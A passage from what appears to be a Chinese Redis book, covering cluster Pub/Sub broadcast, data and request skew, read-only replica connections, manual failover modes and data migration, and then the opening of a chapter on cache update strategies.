


图10-44 publish命令在集群内广播

通过命令演示Pub/Sub广播问题，如下所示：

- 1) 对集群所有主从节点执行subscribe命令订阅cluster_pub_spread频道，用于验证集群是否广播消息：

```
127.0.0.1:6379> subscribe cluster_pub_spread
127.0.0.1:6380> subscribe cluster_pub_spread
127.0.0.1:6382> subscribe cluster_pub_spread
127.0.0.1:6383> subscribe cluster_pub_spread
127.0.0.1:6385> subscribe cluster_pub_spread
127.0.0.1:6386> subscribe cluster_pub_spread
```

2) 在6379节点上发布频道为cluster_pub_spread的消息:

```
127.0.0.1:6379> publish cluster_pub_spread message_body_1
```

3) 集群内所有的节点订阅客户端全部收到了消息:

```
127.0.0.1:6380> subscribe cluster_pub_spread
1) "message"
2) "cluster_pub_spread"
3) "message_body_1"
127.0.0.1:6382> subscribe cluster_pub_spread
1) "message"
2) "cluster_pub_spread"
3) "message_body_1"
...
```

针对集群模式下publish广播问题，需要引起开发人员注意，当频繁应用Pub/Sub功能时应该避免在大量节点的集群内使用，否则会严重消耗集群内网络带宽。针对这种情况建议使用sentinel结构专门用于Pub/Sub功能，从而规避这一问题。

10.7.4 集群倾斜

集群倾斜指不同节点之间数据量和请求量出现明显差异，这种情况将加大负载均衡和开发运维的难度。因此需要理解哪些原因会造成集群倾斜，从而避免这一问题。

1. 数据倾斜

数据倾斜主要分为以下几种：

- 节点和槽分配严重不均。
- 不同槽对应键数量差异过大。
- 集合对象包含大量元素。
- 内存相关配置不一致。

1) 节点和槽分配严重不均。针对每个节点分配的槽不均的情况，可以使用redis-trib.rb info{host: ip}进行定位，命令如下：

```
#redis-trib.rb info 127.0.0.1:6379
127.0.0.1:6379 (cfb28ef1...) -> 33348 keys | 5461 slots | 1 slaves.
127.0.0.1:6380 (8e41673d...) -> 33391 keys | 5461 slots | 1 slaves.
127.0.0.1:6386 (475528b1...) -> 33263 keys | 5462 slots | 1 slaves.
[OK] 100002 keys in 3 masters.
6.10 keys per slot on average.
```

以上信息列举出每个节点负责的槽和键总量以及每个槽平均键数量。当节点对应槽数量不均匀时，可以使用redis-trib.rb rebalance命令进行平衡：

```
#redis-trib.rb rebalance 127.0.0.1:6379
```

```
...
[OK] All 16384 slots covered.
*** No rebalancing needed! All nodes are within the 2.0% threshold.
```

2) 不同槽对应键数量差异过大。键通过CRC16哈希函数映射到槽上，正常情况下槽内键数量会相对均匀。但当大量使用hash_tag时，会产生不同的键映射到同一个槽的情况。特别是选择作为hash_tag的数据离散度较差时，将加速槽内键数量倾斜情况。通过命令：cluster countkeysinslot{slot} 可以获取槽对应的键数量，识别出哪些槽映射了过多的键。再通过命令cluster getkeysinslot{slot} {count} 循环迭代出槽下所有的键。从而发现过度使用hash_tag的键。

3) 集合对象包含大量元素。对于大集合对象的识别可以使用redis-cli--bigkeys命令识别，具体使用见12.5节。找出大集合之后可以根据业务场景进行拆分。同时集群槽数据迁移是对键执行migrate操作完成，过大的键集合如几百兆，容易造成migrate命令超时导致数据迁移失败。

4) 内存相关配置不一致。内存相关配置指hash-max-ziplist-value、set-max-intset-entries等压缩数据结构配置。当集群大量使用hash、set等数据结构时，如果内存压缩数据结构配置不一致，极端情况下会相差数倍的内存，从而造成节点内存量倾斜。

2. 请求倾斜

集群内特定节点请求量/流量过大将导致节点之间负载不均，影响集群均衡和运维成本。常出现在热点键场景，当键命令消耗较低时如小对象的get、set、incr等，即使请求量差异较大一般也不会产生负载严重不均。但是当热点键对应高算法复杂度的命令或者是大对象操作如hgetall、smembers

等，会导致对应节点负载过高的情况。避免方式如下：

- 1) 合理设计键，热点大集合对象做拆分或使用hmget替代hgetall避免整体读取。
- 2) 不要使用热键作为hash_tag，避免映射到同一槽。
- 3) 对于一致性要求不高的场景，客户端可使用本地缓存减少热键调用。

10.7.5 集群读写分离

1. 只读连接

集群模式下从节点不接受任何读写请求，发送过来的键命令会重定向到负责槽的主节点上（其中包括它的主节点）。当需要使用从节点分担主节点读压力时，可以使用`readonly`命令打开客户端连接只读状态。之前的复制配置`slave-read-only`在集群模式下无效。当开启只读状态时，从节点接收读命令处理流程变为：如果对应的槽属于自己正在复制的主节点则直接执行读命令，否则返回重定向信息。命令如下：

```
// 默认连接状态为普通客户端:flags=N
127.0.0.1:6382> client list
id=3 addr=127.0.0.1:56499 fd=6 name= age=130 idle=0 flags=N db=0 sub=0 psub=0 m
qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=client
// 命令重定向到主节点
127.0.0.1:6382> get key:test:3130
(error) MOVED 12944 127.0.0.1:6379
// 打开当前连接只读状态
127.0.0.1:6382> readonly
OK
// 客户端状态变为只读:flags=r
127.0.0.1:6382> client list
id=3 addr=127.0.0.1:56499 fd=6 name= age=154 idle=0 flags=r db=0 sub=0 psub=0 m
qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=client
// 从节点响应读命令
127.0.0.1:6382> get key:test:3130
"value:3130"
```

`readonly`命令是连接级别生效，因此每次新建连接时都需要执行`readonly`开启只读状态。执行`readwrite`命令可以关闭连接只读状态。

2. 读写分离

集群模式下的读写分离，同样会遇到：复制延迟，读取过期数据，从节点故障等问题，具体细节见6.5复制运维小节。针对从节点故障问题，客户

端需要维护可用节点列表，集群提供了cluster slaves {nodeId}命令，返回 nodeId对应主节点下所有从节点信息，数据格式同cluster nodes，命令如下：

```
// 返回6379节点下所有从节点  
127.0.0.1:6382> cluster slaves cfb28ef1deee4e0fa78da86abe5d24566744411e  
1) "40622f9e7adc8ebd77fca0de9edfe691cb8a74fb 127.0.0.1:6382 myself,slave cfb28e  
f1deee4e0fa78da86abe5d24566744411e 0 0 3 connected"  
2) "2e7cf7539d076a1217a408bb897727e5349bcfcf 127.0.0.1:6384 slave,fail cfb28ef1  
deee4e0fa78da86abe5d24566744411e 1473047627396 1473047622557 13 disconnecte
```

解析以上从节点列表信息，排除fail状态节点，这样客户端对从节点的故障判定可以委托给集群处理，简化维护可用从节点列表难度。



开发提示

集群模式下读写分离涉及对客户端修改如下：

- 1) 维护每个主节点可用从节点列表。
- 2) 针对读命令维护请求节点路由。
- 3) 从节点新建连接开启readonly状态。

集群模式下读写分离成本比较高，可以直接扩展主节点数量提高集群性能，一般不建议集群模式下做读写分离。

集群读写分离有时用于特殊业务场景如：

- 1) 利用复制的最终一致性使用多个从节点做跨机房部署降低读命令网络延迟。
- 2) 主节点故障转移时间过长，业务端把读请求路由给从节点保证读操

作可用。

以上场景也可以在不同机房独立部署Redis集群解决，通过客户端多写来维护，读命令直接请求到最近机房的Redis集群，或者当一个集群节点故障时客户端转向另一个集群。

10.7.6 手动故障转移

Redis集群提供了手动故障转移功能：指定从节点发起转移流程，主从节点角色进行切换，从节点变为新的主节点对外提供服务，旧的主节点变为它的从节点，如图10-45所示。




图10-45 手动切换主从节点角色

在从节点上执行cluster failover命令发起转移流程，默认情况下转移期间客户端请求会有短暂的阻塞，但不会丢失数据，流程如下：

- 1) 从节点通知主节点停止处理所有客户端请求。

- 2) 主节点发送对应从节点延迟复制的数据。
- 3) 从节点接收处理复制延迟的数据，直到主从复制偏移量一致为止，保证复制数据不丢失。
- 4) 从节点立刻发起投票选举（这里不需要延迟触发选举）。选举成功后断开复制变为新的主节点，之后向集群广播主节点pong消息，故障转移细节见10.6故障恢复部分。
- 5) 旧主节点接受到消息后更新自身配置变为从节点，解除所有客户端请求阻塞，这些请求会被重定向到新主节点上执行。
- 6) 旧主节点变为从节点后，向新的主节点发起全量复制流程。



运维提示

主从节点转移后，新的从节点由于之前没有缓存主节点信息无法使用部分复制功能，所以会发起全量复制，当节点包含大量数据时会严重消耗CPU和网络资源，线上不要频繁操作。Redis4.0的Psync2将有效改善这一问题。

手动故障转移的应用场景主要如下：

- 1) 主节点迁移：运维Redis集群过程中经常遇到调整节点部署的问题，如节点所在的老机器替换到新机器等。由于从节点默认不响应请求可以安全下线关闭，但直接下线主节点会导致故障自动转移期间主节点无法对外提供服务，影响线上业务的稳定性。这时可以使用手动故障转移，把要下线的主节点安全的替换为从节点后，再做下线操作操作，如图10-46所示。




图10-46 通过手动故障转移调整集群节点拓扑

2) 强制故障转移。当自动故障转移失败时，只要故障的主节点有存活的从节点就可以通过手动转移故障强制让从节点替换故障的主节点，保证集群的可用性。自动故障转移失败的场景有：

- 主节点和它的所有从节点同时故障。这个问题需要通过调整节点机器部署拓扑做规避，保证主从节点不在同一机器/机架上。除非机房内大面积故障，否则两台机器/机架同时故障概率很低。

- 所有从节点与主节点复制断线时间超过cluster-slave-validity-factor*cluster-node-timeout+repl-ping-slave-period，导致从节点被判定为没有故障转移资格，手动故障转移从节点不做中断超时检查。

- 由于网络不稳定等问题，故障发现或故障选举时间无法在cluster-node-timeout*2内完成，流程会不断重试，最终从节点复制中断时间超时，失去故

障转移资格无法完成转移。

· 集群内超过一半以上的主节点同时故障。

根据以上情况，`cluster failover`命令提供了两个参数`force/takeover`提供支持：

· `cluster failover force`——用于当主节点宕机且无法自动完成故障转移情况。从节点接到`cluster failover force`请求时，从节点直接发起选举，不再跟主节点确认复制偏移量（从节点复制延迟的数据会丢失），当从节点选举成功后替换为新的主节点并广播集群配置。

· `cluster failover takeover`——用于集群内超过一半以上主节点故障的场景，因为从节点无法收到半数以上主节点投票，所以无法完成选举过程。可以执行`cluster failover takeover`强制转移，接到命令的从节点不再进行选举流程而是直接更新本地配置纪元并替换主节点。`takeover`故障转移由于没有通过领导者选举发起故障转移，会导致配置纪元存在冲突的可能。当冲突发生时，集群会以`nodeId`字典序更大的一方配置为准。因此要小心集群分区后，手动执行`takeover`导致的集群冲突问题。如图10-47所示。




图10-47 takeover强制故障转移导致集群冲突

图中Redis集群分别部署在2个同城机房，机房A部署节点：master-1、master-2、master-3、slave-4。机房B部署节点：slave-1、slave-2、slave-3、master-4。

·当机房之间出现网络中断时，机房A内的节点持有半数以上主节点可

以完成故障转移，会将slave-4转换为master-4。

·如果客户端应用都部署在机房B，运维人员为了快速恢复对机房B的Redis访问，对slave-1，slave-2，slave-3分别执行cluster failover takeover强制故障转移，让机房B的节点可以快速恢复服务。

·当机房专线恢复后，Redis集群会拥有两套持有相同槽信息的主节点。这时集群会使用配置纪元更大的主节点槽信息，配置纪元相等时使用nodeId更大的一方，因此最终会以哪个主节点为准是不确定的。如果集群以机房A的主节点槽信息为准，则这段时间内对机房B的写入数据将会丢失。

综上所述，在集群可以自动完成故障转移的情况下，不要使用cluster failover takeover强制干扰集群选举机制，该操作主要用于半数以上主节点故障时采取的强制措施，请慎用。



运维提示

手动故障转移时，在满足当前需求的情况下建议优先级：cluster failover>cluster failover force>cluster failover takeover。

10.7.7 数据迁移

应用Redis集群时，常需要把单机Redis数据迁移到集群环境。redis-trib.rb工具提供了导入功能，用于数据从单机向集群环境迁移的场景，命令如下：

```
redis-trib.rb import host:port --from <arg> --copy --replace
```

redis-trib.rb import命令内部采用批量scan和migrate的方式迁移数据。这种迁移方式存在以下缺点：

- 1) 迁移只能从单机节点向集群环境导入数据。
- 2) 不支持在线迁移数据，迁移数据时应用方必须停写，无法平滑迁移数据。
- 3) 迁移过程中途如果出现超时等错误，不支持断点续传只能重新全量导入。
- 4) 使用单线程进行数据迁移，大数据量迁移速度过慢。

正因为这些问题，社区开源了很多迁移工具，这里推荐一款唯品会开发的redis-migrate-tool，该工具可满足大多数Redis迁移需求，特点如下：

- 支持单机、Twemproxy、Redis Cluster、RDB/AOF等多种类型的数据迁移。
- 工具模拟成从节点基于复制流迁移数据，从而支持在线迁移数据，业

务方不需要停写。

·采用多线程加速数据迁移过程且提供数据校验和查看迁移状态等功能。

更多细节见GitHub: <https://github.com/vipshop/redis-migrate-tool>。

10.8 本章重点回顾

- 1) Redis集群数据分区规则采用虚拟槽方式，所有的键映射到16384个槽中，每个节点负责一部分槽和相关数据，实现数据和请求的负载均衡。
- 2) 搭建集群划分三个步骤：准备节点，节点握手，分配槽。可以使用redis-trib.rb create命令快速搭建集群。
- 3) 集群内部节点通信采用Gossip协议彼此发送消息，消息类型分为：ping消息、pong消息、meet消息、fail消息等。节点定期不断发送和接受ping/pong消息来维护更新集群的状态。消息内容包括节点自身数据和部分其他节点的状态数据。
- 4) 集群伸缩通过在节点之间移动槽和相关数据实现。扩容时根据槽迁移计划把槽从源节点迁移到目标节点，源节点负责的槽相比之前变少从而达到集群扩容的目的，收缩时如果下线的节点有负责的槽需要迁移到其他节点，再通过cluster forget命令让集群内其他节点忘记被下线节点。
- 5) 使用Smart客户端操作集群达到通信效率最大化，客户端内部负责计算维护键→槽→节点的映射，用于快速定位键命令到目标节点。集群协议通过Smart客户端全面高效的支持需要一个过程，用户在选择Smart客户端时建议review下集群交互代码如：异常判定和重试逻辑，更新槽的并发控制等。节点接收到键命令时会判断相关的槽是否由自身节点负责，如果不是则返回重定向信息。重定向分为MOVED和ASK，ASK说明集群正在进行槽数据迁移，客户端只在本次请求中做临时重定向，不会更新本地槽缓存。MOVED重定向说明槽已经明确分派到另一个节点，客户端需要更新槽节点缓存。

6) 集群自动故障转移过程分为故障发现和故障恢复。节点下线分为主观下线和客观下线，当超过半数主节点认为故障节点为主观下线时标记它为客观下线状态。从节点负责对客观下线的主节点触发故障恢复流程，保证集群的可用性。

7) 开发和运维集群过程中常见问题包括：超大规模集群带宽消耗，pub/sub广播问题，集群节点倾斜问题，手动故障转移，在线迁移数据等。

第11章 缓存设计

缓存能够有效地加速应用的读写速度，同时也可以降低后端负载，对日常应用的开发至关重要。但是将缓存加入应用架构后也会带来一些问题，本章将针对这些问题介绍缓存使用技巧和设计方案，包含如下内容：

- 缓存的收益和成本分析。
- 缓存更新策略的选择和使用场景。
- 缓存粒度控制方法。
- 穿透问题优化。
- 无底洞问题优化。
- 雪崩问题优化。
- 热点key重建优化。

11.1 缓存的收益和成本

图11-1左侧为客户端直接调用存储层的架构，右侧为比较典型的缓存层+存储层架构，下面分析一下缓存加入后带来的收益和成本。

收益如下：

- 加速读写：因为缓存通常都是全内存的（例如Redis、Memcache），而存储层通常读写性能不够强悍（例如MySQL），通过缓存的使用可以有效地加速读写，优化用户体验。
- 降低后端负载：帮助后端减少访问量和复杂计算（例如很复杂的SQL语句），在很大程度降低了后端的负载。




图11-1 缓存层+存储层基本流程

成本如下：

- 数据不一致性：缓存层和存储层的数据存在着一定时间窗口的不一致

性，时间窗口跟更新策略有关。

·代码维护成本：加入缓存后，需要同时处理缓存层和存储层的逻辑，

增大了开发者维护代码的成本。

·运维成本：以Redis Cluster为例，加入后无形中增加了运维成本。

缓存的使用场景基本包含如下两种：

·开销大的复杂计算：以MySQL为例子，一些复杂的操作或者计算（例如大量联表操作、一些分组计算），如果不加缓存，不但无法满足高并发量，同时也会给MySQL带来巨大的负担。

·加速请求响应：即使查询单条后端数据足够快（例如`select*from table where id=`），那么依然可以使用缓存，以Redis为例子，每秒可以完成数万次读写，并且提供的批量操作可以优化整个IO链的响应时间。

11.2 缓存更新策略

缓存中的数据通常都是有生命周期的，需要在指定时间后被删除或更新，这样可以保证缓存空间在一个可控的范围。但是缓存中的数据会和数据源中的真实数据有一段时间窗口的不一致，需要利用某些策略进行更新。下面将分别从使用场景、一致性、开发人员开发/维护成本三个方面介绍三种缓存的更新策略。

1.LRU/LFU/FIFO算法剔除

使用场景。剔除算法通常用于缓存使用量超过了预设的最大值时候，如何对现有的数据进行剔除。例如Redis使用maxmemory-policy这个配置作为内存最大值后对于数据的剔除策略。

一致性。要清理哪些数据是由具体算法决定，开发人员只能决定使用哪种算法，所以数据的一致性是最差的。

维护成本。算法不需要开发人员自己来实现，通常只需要配置最大maxmemory和对应的策略即可。开发人员只需要知道每种算法的含义，选择适合自己的算法即可。

2.超时剔除

使用场景。超时剔除通过给缓存数据设置过期时间，让其在过期时间后自动删除，例如Redis提供的expire命令。如果业务可以容忍一段时间内，缓存层数据和存储层数据不一致，那么可以为其设置过期时间。在数据过期后，再从真实数据源获取数据，重新放到缓存并设置过期时间。例如一个视

频的描述信息，可以容忍几分钟内数据不一致，但是涉及交易方面的业务，后果可想而知。

一致性。一段时间窗口内（取决于过期时间长短）存在一致性问题，即缓存数据和真实数据源的数据不一致。

维护成本。维护成本不是很高，只需设置`expire`过期时间即可，当然前提是应用方允许这段时间可能发生的数据不一致。

3. 主动更新

使用场景。应用方对于数据的一致性要求高，需要在真实数据更新后，立即更新缓存数据。例如可以利用消息系统或者其他方式通知缓存更新。

一致性。一致性最高，但如果主动更新发生了问题，那么这条数据很可能很长时间不会更新，所以建议结合超时剔除一起使用效果会更好。

维护成本。维护成本会比较高，开发者需要自己来完成更新，并保证更新操作的正确性。

表11-1给出了缓存的三种常见更新策略的对比。

表11-1 三种常见更新策略的对比

策 略	一 致 性	维 护 成 本
LRU/LRF/FIFO 算法剔除	最差	低
超时剔除	较 差	较 低
主动更新	强	高

4. 最佳实践

有两个建议：

- 低一致性业务建议配置最大内存和淘汰策略的方式使用。
- 高一致性业务可以结合使用超时剔除和主动更新，这样即使主动更新出了问题，也能保证数据过期时间后删除脏数据。

11.3 缓存粒度控制

图11-2是很多项目关于缓存比较常用的选型，缓存层选用Redis，存储层选用MySQL。

